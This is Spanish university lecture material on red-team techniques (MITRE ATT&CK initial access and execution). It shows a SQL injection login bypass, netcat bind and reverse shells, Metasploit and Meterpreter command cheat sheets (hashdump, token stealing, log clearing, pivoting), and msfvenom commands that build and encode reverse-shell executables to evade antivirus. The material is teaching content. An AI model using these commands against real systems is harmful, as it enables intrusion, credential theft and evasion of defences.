
• ¿Y si ni siquiera sabemos el nombre del usuario?

- Muchas veces el primer usuario de una BBDD es el **Admin**: el usuario que crea otros usuarios
- Con una lista de usuarios que cumpla una condición, **suele usarse el 1º** e ignorar los demás
- Ahora imaginemos que tecleamos ' **OR 1=1 --** y dejamos la contraseña vacía en la consulta
 - **SELECT [datos cuenta] FROM accounts WHERE login = '' OR 1=1 --' AND password = ''**
- La sentencia entonces queda así
 - **SELECT [datos cuenta] FROM accounts WHERE login = '' OR 1=1**
 - **1=1 es true; <algo> OR true es true** y queda: **SELECT [datos cuenta] FROM accounts**
 - **¡Se muestran todos los usuarios!**
- Dependiendo de la BD, la sintaxis puede cambiar

• Técnicas de inyección SQL

- <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- **Lista completa de posibles payloads**
 - <https://github.com/payloadbox/sql-injection-payload-list>

Fuente: <https://portswigger.net/web-security/sql-injection>



¿CREES QUE LO HAS ENTENDIDO TODO? ¡AUTOEVALÚATE!



● Eres capaz de entender lo siguiente

- *Que el desarrollo de recursos implica la compra, creación o compromiso de recursos para hacer un ataque (máquinas, cuentas de usuario y / o capacidades)*
- *Las ventajas y desventajas de las conexiones de red anónimas y un SO "ofensivo"*
- *Que esos recursos tienen una importancia capital en las siguientes fases del MITRE ATT&CK*
- *Cuál es el objetivo de la fase de acceso inicial del MITRE ATT&CK*
- *Que atacar una aplicación web puede ser una oportunidad para obtener Acceso Inicial*
- *Por qué un ataque de inyección de código de cualquier tipo es tan peligroso*
- *Qué es el XSS y distinguir entre sus tipos 1 y 2*
- *Qué es el SQL Injection y lo que pretende hacer*



TA0002. Execution

Ejecutando programas en sistemas comprometidos que den alguna ventaja a un atacante



[Shells remotos>](#)

[MSF >](#)

[Otras técnicas>](#)

¿QUÉ VAS A ENCONTRAR EN ESTE BLOQUE?

● En este bloque aprenderás

- Que una vez dentro del sistema de la víctima, el objetivo es **ejecutar tu propio código en él**
- Cómo crear y distinguir entre **tipos de shell remotos**
- Para qué sirve el **Metasploit Framework** y sus principales componentes y utilidades
- El peligro de **reemplazar ejecutables** o cualquiera de sus dependencias por código malicioso
- Dónde localizar **exploits públicos**





TA0002. EXECUTION. USANDO CARACTERÍSTICAS DEL SO

<https://attack.mitre.org/tactics/TA0002/>



SSI

- Técnicas que permiten ejecutar código en un sistema local / remoto
- Destaca **T1059. Command and Scripting Interpreter**
 - Abusar de los intérpretes de comandos y scripts para ejecutar secuencias de comandos o binarios
 - **Netcat** es un ejemplo popular de aplicación de esta técnica que revisaremos luego
- También tenemos
 - **T1569. System Services**
 - Abusar de los servicios del sistema o de los demonios para ejecutar comandos o programas
 - Reemplazar ejecutables de servicios o demonios o los ficheros que cargan por otros maliciosos
 - Los ejecutables maliciosos / archivos cargados se pueden crear con **msfvenom**
 - Parte del framework **Metasploit** que veremos
 - **T1053. Scheduled Task/Job**
 - Abusar de la funcionalidad de programación de tareas para facilitar la ejecución de código malicioso
 - Revisaremos **cron** (el demonio de programación de Linux) como ejemplo de esta técnica



T1059. Command and Scripting Interpreter. Execution con Remote shells




● Formas de abrir una línea de comandos en un sistema remoto

- Como una conexión SSH...¡pero no se piden contraseñas!
- *¿Qué usuario se suplanta? ¿Qué podemos hacer una vez se abre el shell?*

● Hay diferentes formas y herramientas para abrir shells

- Netcat, Socat o simplemente Bash
- Shells creados en varios **lenguajes de programación**: PHP, Python
- Saltarse los filtros de extensión de archivos en una web para cargar archivos maliciosos que contentan un webshell
 - *¿Qué necesitas para abrir el shell una vez subido ese archivo?*
 - <https://es.paperblog.com/15-formas-de-generar-una-webshell-parte-1-5869673/>
 - <https://majaiti.wordpress.com/2020/05/20/15-formas-de-generar-una-webshell-parte-2/amp/>
 - <https://thehackerway.com/2020/04/03/15-formas-de-generar-una-webshell-parte-3/>
 - <https://www.hackplayers.com/2020/06/http-revshell-c2-covert-channel.html>
- ... (muchos más)




NETCAT BIND SHELL

- Una máquina "atacante" se conecta a un **netcat** escuchando un puerto de la "víctima"

- La víctima tiene **netcat** instalado
- Un usuario enlaza un shell con un listener **netcat** en un puerto de su elección (normalmente >1000)
- El atacante lo sabe y se conecta a ese puerto desde su máquina (también con **netcat**)
- *¿Bajo qué identidad de usuario se ejecutan esos comandos?*

- Técnica de shell remoto menos usada; *¿Por qué?*

Netcat Bind shell



Diferentes formas de crear Bind shells (varios lenguajes de programación / técnicas):

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Bind%20Shell%20Cheatsheet.md>


NETCAT REVERSE SHELLS

- **Shell iniciado desde la máquina víctima, que se conecta a la máquina de ataque**

- Que está a la **escucha** para “capturar” el shell
- Y así ejecutar comandos en la máquina remota
- Suele suceder cuando encontramos una vulnerabilidad RCE (Remote Code Execution) en la víctima *¿Por qué?*
¿Qué identidad de usuario se usa una vez en el shell?

- **Forma más común de usar Netcat para exploiting; ¿Por qué?**

Netcat Reverse shell





T1569. System Services. Execution con Metasploit Framework (MSF)



METASPLOIT FRAMEWORK (MSF)

<https://tools.kali.org/exploitation-tools/metasploit-framework>

● Plataforma para desarrollar, probar y ejecutar exploits

- Cuenta con una gran colección de módulos para enumeración, explotación y post-explotación
 - Para un gran número de servicios: SSH, HTTP, RDP / VNC (véase [ASR](#))...
 - Algunos son **auxiliares** (Reconocimiento) y otros para **post-explotación**

● Además de módulos contiene...

- **Exploit**: Código escrito para aprovechar una vulnerabilidad
 - Para obtener privilegios o controlar el sistema o **software** comprometido
- **Payload** (Carga útil): Código malicioso que se ejecutará en la máquina comprometida a través de un exploit
 - Una de las más famosas es **Meterpreter** (visto más adelante)
- **Shellcode**: Instrucciones típicamente inyectadas en la pila de ejecución de un programa
- **Msfvenom**: Herramienta que puede generar shellcodes para inyectar en exploits o software (vista luego)

SANS
INSTITUTE

**Metasploit
Cheat Sheet**
By
Yori Kvitchko, Tom Hessman, Daniel
Pendolino, & Ed Skoudis
POCKET REFERENCE GUIDE
[http://pen-testing.sans.org/
resources/](http://pen-testing.sans.org/resources/)

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump  
msf > show options  
msf > set SESSION 1  
msf > run
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use auxiliary/scanner/portscan/  
tcp  
msf > set RHOSTS 10.10.10.0/24  
msf > run
```

DNS Enumeration

```
msf > use auxiliary/gather/dns_enum  
msf > set DOMAIN target.tgt  
msf > run
```

FTP Server

```
msf > use auxiliary/server/ftp  
msf > set FTPROOT /tmp/ftproot  
msf > run
```

Proxy Server

```
msf > use auxiliary/server/socks4  
msf > run
```

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.

Use proxychains configured for socks4 to route any application's traffic through a Meterpreter session.

USO GENERAL DE MSF



● MSF se usa siguiendo esta secuencia

1. Aplicar "Finding an exploit to use"

- Recopilar información del sistema de destino: Fase de reconocimiento, módulos auxiliares de MSF ...
- Buscar exploits para los servicios encontrados

2. Aplicar los pasos "Executing an exploit"

- Probar cada exploit usable con el "ciclo" de la imagen
 - **use**: Elegir un exploit
 - **set payload**: Dile al exploit qué hacer si funciona
 - **show options**: Ver los parámetros del exploit
 - **set options**: Dar valores a sus parámetros
 - **exploit**: Ejecutar el exploit y ver si funciona

- ¡Todos los exploits se usan igual!

3. Si tienes éxito, utilizar las opciones disponibles del payload elegido (Meterpreter, shell...) (visto luego)

Metasploit

TunnelsUp.com v1.0

General Information

Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

msfconsole Launch program
version Display current version
msfupdate Pull the weekly update

makerc <FILE.rc> Saves recent commands to file
msfconsole -r <FILE.rc> Loads a resource file

Executing an Exploit

use <MODULE> Set the exploit to use
set payload <PAYLOAD> Set the payload
show options Show all options
set <OPTION> <SETTING> Set a setting
exploit or **run** Execute the exploit

Session Handling

sessions -l List all sessions
sessions -i <ID> Interact/attach to session
background or ^Z Detach from session

Using the DB

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

First Time Setup

Run from linux command line.

service postgresql start Start DB
msfdb init Init the DB

db_status Should say connected
hosts Show hosts in DB
services Show ports in DB
vulns Show all vulns found

Finding an Exploit to Use

Do information gathering with **db_nmap** and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB.

db_nmap -sS -A 192.168.1.100 Do port scan and OS fingerprint then add results to DB
show auxiliary Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
use auxiliary/scanner/smb/smb_version Detect the SMB version in use
use auxiliary/scanner/ftp/anonymous Scan for anonymous FTP servers
use auxiliary/scanner/snmp/snmp_login Scan for public SNMP strings

Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service.

search <TERM> Searches all exploits, payloads, and auxiliary modules
show exploits Show all exploits
show payloads Show all payloads
Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc.

Workspaces

Each workspace is like its own database. Create a new one to have a fresh DB.
workspace -h Help
workspace List
workspace -a Add
workspace -d Delete
workspace -r Rename

Meterpreter Commands

sysinfo Show system info
ps Show running processes
kill <PID> Terminate a process
getuid Show your user ID
upload/download Upload/download a file
pwd / lpwd Print working directory
cd / lcd Change directory
cat Show contents of a file
edit <FILE> Edit a file (vim)
shell Drop into a shell
migrate <PID> Switch to another process
hashdump Show all pw hashes (Win)
idletime Display idle time of user
screenshot Take a screenshot
clear Clear the logs

Escalate Privileges
use priv Load the script
getsystem Elevate your privs
getprivs Elevate your privs


Token Stealing (Win)
use incognito Load the script
list_tokens -u Show all tokens
impersonate_token DOMAIN\USER Use token
drop_token Stop using token
Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host:
meterpreter> portfwd [ADD|DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389
Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts:
msf> route add <SUBNET> <MASK> <SESSIONID>

MSF PAYLOADS. METERPRETER

<https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>



- **Payload de MSF muy popular y potente**
- **Da mucho control sobre sistemas explotados**
 - Ejecutándose como una DLL cargada dentro de cualquier proceso en ese destino
- **Algunas operaciones de control relevantes son**
 - **Borrar archivos de log, hacer capturas de pantalla, subir y descargar archivos, copiar información de archivos...**
 - *¿Cuál es la utilidad potencial de cada uno de ellos?*
- **Más información**
 - Cheatsheet:
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md>
 - **Ejemplos:** <https://medium.com/forensicitguy/making-meterpreter-look-google-signed-using-msi-jar-files-c0a7970ff8b7>



Fuente:

<https://helloitsliam.com/2016/02/10/understanding-metasploit-payloads/>

msfvenom

● Componente de MSF que permite generar **una versión independiente de cualquier payload del framework**

- Una vez que se ejecutan en la máquina víctima...
 - Se activa su acción (si los privilegios de usuario actuales lo permiten)
 - Y se puede acceder al efecto del **payload** desde la máquina atacante

● Los payloads se generan usando múltiples formatos

- Ejecutable, script, **.php**, **.asp**,...
- Se puede **codificar** el resultado (para evadir detección)
- Es usable desde **vectores de ataque que sean páginas web**
 - Vulnerabilidades de carga de archivos, RFI, LFI (si se ha cargado antes)
- **¿Cómo?**

● Más información

- <https://www.offensive-security.com/metasploit-unleashed/msfvenom>

The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with `"-l payloads"` to get a list of payloads.

```
$ msfvenom -p [PayloadPath]
-f [FormatType]
LHOST=[LocalHost (if reverse conn.))
LPORT=[LocalPort]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -f exe LHOST=10.1.1.1
LPORT=4444 > met.exe
```

Format Options (specified with -f)

`--help-formats` - List available output formats

`exe` - Executable

`pl` - Perl

`rb` - Ruby

`raw` - Raw shellcode

`c` - C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with `"-l encoders"` to get a list of encoders.

```
$ msfvenom -p [Payload] -e [Encoder] -f
[FormatType] -i [EncodeIterations]
LHOST=[LocalHost (if reverse conn.))
LPORT=[LocalPort]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -i 5 -e x86/shikata_ga_nai -f
exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
```



Otras técnicas de ejecución



T1053. SCHEDULED TASK/JOB: TRABAJOS CRON

- El demonio **cron** ejecuta tareas programadas (mantenimiento del sistema, etc.)
 - Las tareas programadas se escriben en el archivo **/etc/crontab**
- Esto puede usarse para ejecución o escalar privilegios; *¿Cómo?*
 - Ten en cuenta que el daemon **cron** normalmente se ejecuta como **root**
 - *¿Cómo puedes usar esto para conseguir reverse shell Meterpreter?* (PISTA: Hablamos de una herramienta para conseguirlo justo antes)

```
regondo_hosudoe@mlw:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```



T1129. SHARED MODULES: REEMPLAZANDO DEPENDENCIAS DE EJECUTABLES

- Los trabajos **cron** son ejemplos de ataques que cambian ejecutables / dependencias por una versión maliciosa / payload **msfvenom**

- ¿Y si encuentras una carpeta donde puedes escribir en bibliotecas cargadas desde otros programas?
- ¿Y si puedes modificar el código fuente de una página web?


- Nota:** En este caso, como la carga útil no se ejecuta dentro de MSF, necesitas ejecutar el módulo **multi/handler** de MSF para "capturar" las conexiones comprometidas de la página web

- <https://www.offensive-security.com/metasploit-unleashed/binary-payloads/>
- https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86



T1203. EXPLOITATION FOR CLIENT EXECUTION: EXPLOITS PÚBLICOS

- Reconnaissance nos da servicios y versiones
- De ahí tenemos sus vulnerabilidades (CVE)
 - CVE-Details (<https://www.cvedetails.com/>)
 - MITRE CVE (<https://cve.mitre.org/>)
 - NIST (<https://nvd.nist.gov/>)
 - EU Vulnerability Database (<https://euvd.enisa.europa.eu/>)
- Esto nos lleva a fuentes de exploits públicas
 - Ej.: Exploit-DB, <https://www.exploit-db.com/> o su mirror offline [searchploit](#)
 - Cada exploit encontrado explica
 - Si es **local** (debes estar en el sistema) o remoto
 - Su **CVE** (si lo hay, podría ser un 0-day...)
 - Dónde **descargar su código**, cómo compilarlo y lanzarlo en el sistema remoto
 - **Instrucciones adicionales** para que funcione



T1203. EXPLOITATION FOR CLIENT EXECUTION: APLICAR EXPLOITS PÚBLICOS



● Aplicar un exploit NO es tan fácil como parece

- Muchas veces, los exploits son muy situacionales
 - Requieren que tengas instalado un software concreto, una determinada configuración, una situación particular del sistema...
- Se aplican a versiones muy específicas del software
- Requieren compilación en el sistema atacado
 - Aunque se puede cargar ya en forma ejecutable
- A veces necesitan un intérprete concreto en el sistema remoto
 - Aunque también se puede cargar
- Pueden ser inestables (o experimentales)

● Puedes tener varios resultados negativos iniciales

- Podemos usar entonces una base de datos de exploits especializada en determinados productos
- WordPress Vulnerability Database: <https://wpvulndb.com/>

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)	
Public exploit offline browsing tool	
https://www.exploit-db.com/searchsploit	
GENERAL USAGE	
searchsploit [options] term1 [term2] ... [termN]	
NOTES	
For more examples, see the manual: https://www.exploit-db.com/searchsploit	
You can use any number of search terms	
By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges	
Use '-c' if you wish to reduce results by case-sensitive searching	
And/Or '-e' if you wish to filter results by using an exact match	
And/Or '-s' if you wish to look for an exact version match	
Use '-t' to exclude the file's path to filter the search results	
Remove false positives (especially when searching using numbers - i.e. versions)	
When using '--nmap', adding '-v' (verbose), it will search for even more combinations	
When updating or displaying help, search terms will be ignored	
OPTIONS	
SEARCH TERMS	
-c, --case [Term]: Perform a case-sensitive search (Default is inSensITive)	
-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detected "WordPress Core 4.1")	
-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")	
-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)	
--exclude="term": Remove values from results. By using " " to separate, you can chain multiple values. e.g. --exclude="term1 term2 term3"	
OUTPUT	
-j, --json [Term]: Show result in JSON format	
-o, --overflow [Term]: Exploit titles are allowed to overflow their columns	
-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)	
-v, --verbose: Display more information in output	
-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path	
--colour: Disable colour highlighting in search results	
--id: Display the EDB-ID value rather than local path	
NON-SEARCHING	
-h, --help: Show this help screen	
-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory	
-u, --update: Check for and install any exploithub package updates (brew, deb & git)	
-x, --examine [EDB-ID]: Examine (aka opens) the exploit using \$PAGER	
AUTOMATION	
--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml	
EXAMPLES	
searchsploit afd windows Local	
searchsploit -t oracle windows	
searchsploit -p 39446	
searchsploit Linux kernel 3.2 --exclude="(PoC)/dos/"	
searchsploit -s Apache Struts 2.0.0	
searchsploit Linux reverse password	
searchsploit -j 55555 json pp	

¿CREES QUE LO HAS ENTENDIDO TODO? ¡AUTOEVALÚATE!

?

● Eres capaz de entender lo siguiente

- *Cuáles son los objetivos de la fase de ejecución del MITRE ATT&CK*
- *Qué es un shell remoto, los tipos que hay y cuál es más útil*
- *Para qué sirve el framework Metasploit (MSF)*
- *Cómo lanzar una secuencia típica de ataque en MSF*
- *Las ventajas de usar un payload de tipo Meterpreter*
- *La utilidad de msfvenom*
- *El mecanismo por el cual puedes reemplazar un ejecutable, cambiar partes de su código o alguna de sus dependencias y con ello comprometer un sistema*
- *De dónde sacar exploits y las circunstancias en las que se podrían usar con éxito*



TEMA 6

INTRODUCCIÓN A TÉCNICAS DE RED TEAM. TTPS 1-4



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo